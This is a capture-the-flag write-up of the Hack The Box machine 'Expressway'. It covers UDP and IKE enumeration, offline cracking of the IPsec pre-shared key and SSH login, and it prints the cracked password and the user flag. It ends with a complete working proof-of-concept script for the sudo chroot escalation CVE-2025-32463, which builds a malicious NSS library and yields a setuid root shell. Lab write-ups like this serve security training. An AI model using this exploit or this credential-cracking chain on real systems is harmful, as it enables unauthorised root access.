Expressway - SEASON 9 MACHINE

Linux Box

Nmap scan output

Port 22 = ssh service is open.

The Openssh version 10 which is updated. So, definitely this won't be our entry point.

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/sn9/Expressway]
└─# nmap -p- --open --min-rate 10000 -A 10.10.11.87
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-23 17:35 EAT
Nmap scan report for 10.10.11.87
Host is up (0.33s latency).
Not shown: 38235 closed tcp ports (reset), 27299 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 8 (protocol 2.0)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=9/23%OT=22%CT=1%CU=40979%PV=Y%DS=2%DC=T%G=Y%TM=68D2B05
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10C%TI=Z%CI=Z%TS=A)SEQ(SP=1
OS:06%GCD=1%ISR=108%TI=Z%CI=Z%TS=C)SEQ(SP=106%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%
OS:TS=A)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=F8%GCD=1%ISR=10
OS:5%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M552ST11NW9%O2=M552ST11NW9%O3=M552NNT11NW9%
OS:O4=M552ST11NW9%O5=M552ST11NW9%O6=M552ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4
OS:=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M552NNSNW9%CC=Y%Q=)T1(R
OS:=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=
OS:Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%U
OS:N=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   315.96 ms 10.10.14.1
2   316.49 ms 10.10.11.87

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.17 seconds
```

UDP Port Scan

When TCP fails, we turn to its connectionless counterpart, UDP. UDP scanning is notoriously slow and unreliable with traditional tools like **Nmap** because there is no handshake to confirm if a port is open.

For this, specialized tools are better. We'll use **udpx**(or even just **nmap)**

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/sn9/Expressway]
└─# nmap -sU -p- --open --min-rate 10000 10.10.11.87
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 11:35 EAT
Warning: 10.10.11.87 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.87
Host is up (0.20s latency).
Not shown: 65458 open|filtered udp ports (no-response), 75 closed udp ports (port-unreach)
PORT      STATE SERVICE
500/udp   open  isakmp
46798/udp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 73.92 seconds
```


```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/sn9/Expressway]
└─# udpx -t 10.10.11.87
      __  ______  ____ _  __
     / / / / __ \/ __ \ |/ /
    / / / / / / / /_/ /   /
   / /_/ / /_/ / ____/   |
   \____/_____/_/   /_/|_|
      v1.0.7, by @nullt3r

2025/09/24 11:38:49 [+] Starting UDP scan on 1 target(s)
2025/09/24 11:39:02 [*] 10.10.11.87:500 (ike)
2025/09/24 11:39:12 [+] Scan completed
```

Google → isakmp service

```
**The**
**ISAKMP service isn't a standalone service but refers to the framework defined by the Internet Security Association and Key Management Protocol (ISAKMP). Its primary function is to establish secure communication, specifically Security Associations (SAs), and manage key exchanges, often used in conjunction with protocols like IKE (Internet Key Exchange) to secure VPNs. It defines the message formats and processes for two devices to negotiate and agree on cryptographic parameters, creating a secure channel for subsequent data transfer.**
```

Port 500 is open and primarily used for the **Internet Key Exchange (IKE) protocol**, which establishes secure tunnels for IPsec VPNs by negotiating encryption keys and parameters

ike-scan -v -A 10.10.11.87




This response is incredibly valuable:

- **Main Mode Handshake:** The server responded in Main Mode, which is more secure as it protects peer identities.
- **Weak Cryptography:** It supports `3DES` (a legacy, weak cipher), `SHA1` (no longer considered secure), and `Group=2:modp1024` (a weak Diffie-Hellman group susceptible to precomputation attacks).
- **Auth=PSK:** Authentication is done via a **Pre-Shared Key**. This is the secret we need to find.

Used the –agressive mode which leaked an identity
“**Value=ike@expressway.htb**”

Capturing the PSK Hash

Since we have a valid username → ike,, we can now capture the PSK using ike-scan



Cracking offline
I used john to crack the captured psk hash, it wasn’t possible. I resorted to now use **psk-crack**
Psk = freakingrockstarontheroad

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/sn9/Expressway]
└─# psk-crack -v -d /usr/share/wordlists/rockyou.txt ike.psk
Starting psk-crack [ike-scan 1.9.6] (http://www.nta-monitor.com/tools/ike-scan/)
Loaded 1 PSK entries from ike.psk
Running in dictionary cracking mode
key "freakingrockstarontheroad" matches SHA1 hash c85c728331b5d19956f1eb9c026390fc3753880f
Ending psk-crack: 8045056 iterations in 11.747 seconds (684872.89 iterations/sec)

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/sn9/Expressway]
└─#
```

Perfect, we now have linux shell access with this user.

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/sn9/Expressway]
└─# nxc ssh 10.10.11.87 -u ike -p freakingrockstarontheroad
SSH         10.10.11.87     22     10.10.11.87      [*] SSH-2.0-OpenSSH_10.0p2 Debian-8
SSH         10.10.11.87     22     10.10.11.87      [+] ike:freakingrockstarontheroad  Linux - Shell access!

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/sn9/Expressway]
└─#
```

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/sn9/Expressway]
└─# ssh ike@expressway.htb -p 22
The authenticity of host 'expressway.htb (10.10.11.87)' can't be established.
ED25519 key fingerprint is SHA256:fZLjHktV7oXzFz9v3ylWFE4BS9rECyxSHdlLrfxRM8g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'expressway.htb' (ED25519) to the list of known hosts.
ike@expressway.htb's password:
Last login: Wed Sep 24 12:10:09 BST 2025 from 10.10.15.109 on ssh
Linux expressway.htb 6.16.7+deb14-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.16.7-1 (2025-09-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep 24 12:10:26 2025 from 10.10.15.109
ike@expressway:~$ whoami
ike
ike@expressway:~$
```

USER FLAG

```
ike@expressway:~$ ls -la
total 32
drwx------ 4 ike  ike  4096 Sep 16 10:23 .
drwxr-xr-x 3 root root 4096 Aug 14 22:48 ..
lrwxrwxrwx 1 root root    9 Aug 29 14:57 .bash_history -> /dev/null
-rw-r--r-- 1 ike  ike   220 May 18 22:58 .bash_logout
-rw-r--r-- 1 ike  ike  3526 Aug 28 12:49 .bashrc
drwxr-xr-x 3 ike  ike  4096 Aug 28 12:29 .local
-rw-r--r-- 1 ike  ike   807 May 18 22:58 .profile
drwx------ 2 ike  ike  4096 Sep 16 10:21 .ssh
-rw-r----- 1 root ike    33 Sep 24 12:07 user.txt
ike@expressway:~$ cat user.txt
f58c41e29d221fea2fffbc992927b9d2
ike@expressway:~$
```

PRIVILEGE ESCALATION TO ROOT

Checking privileges that our current user has.

```
ike@expressway:~$ sudo -l
Password:
Sorry, user ike may not run sudo on expressway.
ike@expressway:~$
```

After running sudo -l, I realised this is a custom denial message. A standard `sudo` would say `ike is not in the sudoers file`. This suggests the `sudo` binary itself has been altered or replaced.

Our id command reveals our user `ike` is part of the `proxy` group. This is an unusual group.

```
ike@expressway:~$ sudo -l
Password:
Sorry, user ike may not run sudo on expressway.
ike@expressway:~$ id
uid=1001(ike) gid=1001(ike) groups=1001(ike),13(proxy)
ike@expressway:~$
```

ROOT


Initially, when we ran the id command, we realized that user ike belongs to the user group (proxy).
After looking around, I found **/var/log/squid** owned by a proxy group to have/reveal an interesting domain name. → **offramp.expressway.htb**

```
ike@expressway:/var/log$ ls -la
total 264
drwxr-xr-x  12 root        root             4096 Sep 24 12:15 .
drwxr-xr-x  12 root        root             4096 Sep 16 16:02 ..
-rw-r--r--   1 root        root                0 Sep 24 12:15 alternatives.log
-rw-r--r--   1 root        root             2839 Sep 16 15:44 alternatives.log.1
drwxr-x---   2 root        adm              4096 Sep 16 16:02 apache2
drwxr-xr-x   2 root        root             4096 Sep 16 16:02 apt
drwxr-x---   2 root        adm              4096 Sep 24 13:20 audit
-rw-r--r--   1 root        root            88413 Sep 16 15:48 dpkg.log
-rw-r--r--   1 root        root            12210 Sep 16 10:21 dpkg.log.1
drwxr-s---   2 Debian-exim adm              4096 Sep 24 12:23 exim4
-rw-r-----   1 root        adm              6397 Sep 24 12:47 fail2ban.log
-rw-r-----   1 root        adm             15283 Sep 24 12:11 fail2ban.log.1
drwxr-xr-x   3 root        root             4096 Sep 16 16:02 installer
drwxr-sr-x+  3 root        systemd-journal  4096 Sep 16 16:02 journal
drwxr-xr-x   2 _laurel     _laurel          4096 Sep 24 13:20 laurel
drwx------   2 root        root             4096 Sep 16 16:02 private
lrwxrwxrwx   1 root        root               39 Dec 19  2024 README -> ../../usr/share/doc/systemd/README.logs
drwxr-xr-x   3 root        root             4096 Sep 16 16:02 runit
drwxr-xr-x   2 proxy       proxy            4096 Sep 16 16:02 squid
-rw-------   1 root        root              697 Sep 17 10:26 vmware-network.1.log
```


```
1753229688.902      0 192.168.68.50 NONE_NONE/000 0 - error:transaction-end-before-headers - HIER_NONE/- -
1753229688.902      0 192.168.68.50 TCP_DENIED/403 3807 GET http://offramp.expressway.htb - HIER_NONE/- text/html
1753229689.010      0 192.168.68.50 NONE_NONE/400 3896 OPTIONS / - HIER_NONE/- text/html
1753229689.010      0 192.168.68.50 NONE_NONE/400 3896 XDGY / - HIER_NONE/- text/html
1753229689.010      0 192.168.68.50 NONE_NONE/400 3916 GET /evox/about - HIER_NONE/- text/html
1753229689.058      0 192.168.68.50 NONE_NONE/400 3906 GET /HNAP1 - HIER_NONE/- text/html
1753229689.058      0 192.168.68.50 NONE_NONE/400 3896 PROPFIND / - HIER_NONE/- text/html
1753229689.058      0 192.168.68.50 TCP_DENIED/403 381 HEAD http://www.google.com/ - HIER_NONE/- text/html
1753229689.058      0 192.168.68.50 NONE_NONE/400 3934 GET /browseDirectory.jsp - HIER_NONE/- text/html
1753229689.058      0 192.168.68.50 NONE_NONE/400 3924 GET /jobtracker.jsp - HIER_NONE/- text/html
1753229689.058      0 192.168.68.50 NONE_NONE/400 3916 GET /status.jsp - HIER_NONE/- text/html
1753229689.114      0 192.168.68.50 NONE_NONE/400 3916 GET /robots.txt - HIER_NONE/- text/html
1753229689.114      0 192.168.68.50 NONE_NONE/400 3922 GET /dfshealth.jsp - HIER_NONE/- text/html
1753229689.165      0 192.168.68.50 NONE_NONE/400 3896 OPTIONS / - HIER_NONE/- text/html
1753229689.165      0 192.168.68.50 NONE_NONE/400 3896 GET / - HIER_NONE/- text/html
1753229689.165      0 192.168.68.50 NONE_NONE/400 3918 GET /favicon.ico - HIER_NONE/- text/html
1753229689.222      0 192.168.68.50 TCP_DENIED/403 3768 CONNECT www.google.com:80 - HIER_NONE/- text/html
1753229689.322      0 192.168.68.50 NONE_NONE/400 3896 OPTIONS / - HIER_NONE/- text/html
1753229689.322      0 192.168.68.50 NONE_NONE/400 381 HEAD / - HIER_NONE/- text/html
1753229689.322      0 192.168.68.50 NONE_NONE/400 3896 GET / - HIER_NONE/- text/html
1753229689.475      0 192.168.68.50 NONE_NONE/400 3896 OPTIONS / - HIER_NONE/- text/html
1753229689.526      0 192.168.68.50 NONE_NONE/400 3896 POST / - HIER_NONE/- text/html
1753229689.629      0 192.168.68.50 NONE_NONE/400 3896 OPTIONS / - HIER_NONE/- text/html
1753229689.680      0 192.168.68.50 NONE_NONE/400 3896 OPTIONS / - HIER_NONE/- text/html
1753229689.783      0 192.168.68.50 NONE_NONE/400 3896 OPTIONS / - HIER_NONE/- text/html
1753229689.933      0 192.168.68.50 NONE_NONE/400 3896 OPTIONS / - HIER_NONE/- text/html
1753229690.086      0 192.168.68.50 NONE_NONE/400 3896 OPTIONS / - HIER_NONE/- text/html
1753229719.140      0 192.168.68.50 NONE_NONE/400 3896 GET / - HIER_NONE/- text/html
1753229719.245      0 192.168.68.50 NONE_NONE/400 3896 GET / - HIER_NONE/- text/html
1753229760.700      0 192.168.68.50 NONE_NONE/400 3918 GET /randomfile1 - HIER_NONE/- text/html
1753229760.722      0 192.168.68.50 NONE_NONE/400 3908 GET /frand2 - HIER_NONE/- text/html
ike@expressway:/var/log/squid$
```


I tried loading it on my browser but the server was not found. After adding this new found subdomain to my local hosts file, it resolved and opened on my browser with Directory listing enabled.

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/sn9/Expressway]
└─# echo '10.10.11.87 offramp.expressway.htb' | sudo tee -a /etc/hosts
10.10.11.87 offramp.expressway.htb

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/sn9/Expressway]
└─#
```




Went ahead and grabbed the root flag





Vector 2

CVE-2025-32463 → chroot Escalation
This is possible as a result of affected sudo version → **1.9.17**



Exploit content
```
#!/bin/bash
# CVE-2025-32463 PoC - Sudo Chroot Privilege Escalation
# Based on research by Rich Mirch @ Stratascale Cyber Research Unit

STAGE=$(mktemp -d /tmp/pentest.stage.XXXXXX)
cd ${STAGE?} || exit 1

cat > pentester.c<<'CEOF'
#include <stdlib.h>
#include <unistd.h>

void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  system("id > /tmp/pwned_proof.txt");
  system("cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash");
  execl("/bin/bash", "/bin/bash", NULL);
}
CEOF

mkdir -p pentest/etc libnss_
echo "passwd: /pentester" > pentest/etc/nsswitch.conf
cp /etc/group pentest/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/pentester.so.2 pentester.c

echo "[*] Exploiting CVE-2025-32463..."
echo "[*] Attempting privilege escalation..."
sudo -R pentest pentest

# Cleanup
rm -rf ${STAGE?}

```
What the code does:
‘This script is a proof-of-concept exploit for CVE-2025-32463. It builds an attacker-controlled NSS/shared library that runs a function (`woot`) when loaded, prepares a minimal chroot layout containing a manipulated `nsswitch.conf`, then

invokes `sudo` with `-R` (chroot) to cause the privileged `sudo` process to load the attacker library inside the chroot. The `woot` function escalates privileges (sets UID/GID to 0), writes a proof file, creates a setuid root copy of `bash` (`/tmp/rootbash`) and spawns a shell. Finally the script attempts cleanup.'